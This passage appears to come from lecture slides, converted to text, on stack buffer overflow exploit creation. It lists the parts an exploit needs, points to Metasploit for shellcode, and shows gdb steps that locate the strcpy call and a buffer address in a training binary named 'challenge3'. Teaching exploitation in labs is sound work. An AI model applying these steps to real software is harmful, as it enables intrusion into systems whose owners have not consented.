Overflow Exploit Creation

# Buffer Overflow Exploit Creation


What is required to create an exploit?

- The Shellcode
- The distance to SIP
- The address of shellcode (in memory of the process)

# Buffer Overflow Exploit Creation



# Buffer Overflow Exploit Creation





# Buffer Overflow Exploit Creation

Program execution **HIGHLY predictable/deterministic**

- Which is kind of surprising

Stack, Heap, Code all start at the same address


Same functions gets called in the same order

- And allocate the same sized buffers


“Error/Overflow in function X”, every time:

- Same call stack
- Same variables
- Same registers

# Buffer Overflow Exploit Creation




# Buffer Overflow Exploit Creation



# **Buffer Overflow Exploit Creation**

Shellcode

# Buffer Overflow Exploit Creation



# Buffer Overflow Exploit Creation


## Shellcode

- Get it from metasploit

# **Buffer Overflow Exploit Creation**

Address of Buffer

# Buffer Overflow Exploit Creation





# Buffer Overflow Exploit Creation

## Address of buffer

- We need to have the address of the firstname buffer
- Can get it via debugger
- It will be always the same (sorta)

# Buffer Overflow Exploit Creation

How to get the address of the buffer:

```
# gdb challenge3
```

```
(gdb) disas handleData
```

Dump of assembler code for function handleData:

```
0x0000000000004007ad <+46>:  mov    %rdx,%rsi
```

```
0x0000000000004007b0 <+49>:  mov    %rax,%rdi
```

```
0x0000000000004007b3 <+52>:  callq  0x4005c0 <strcpy@plt>
```

```
(gdb) b *0x0000000000004007b3
```

# Buffer Overflow Exploit Creation

```
(gdb) r `python -c 'print "A" * 92'` test
Breakpoint 2, 0x00000000004007b3 in handleData ()
(gdb) x/32x $rsi
0x7fffffffec42:  0x41414141  0x41414141  0x41414141  0x41414141
0x7fffffffec52:  0x41414141  0x41414141  0x41414141  0x41414141
```

# Buffer Overflow Exploit Creation

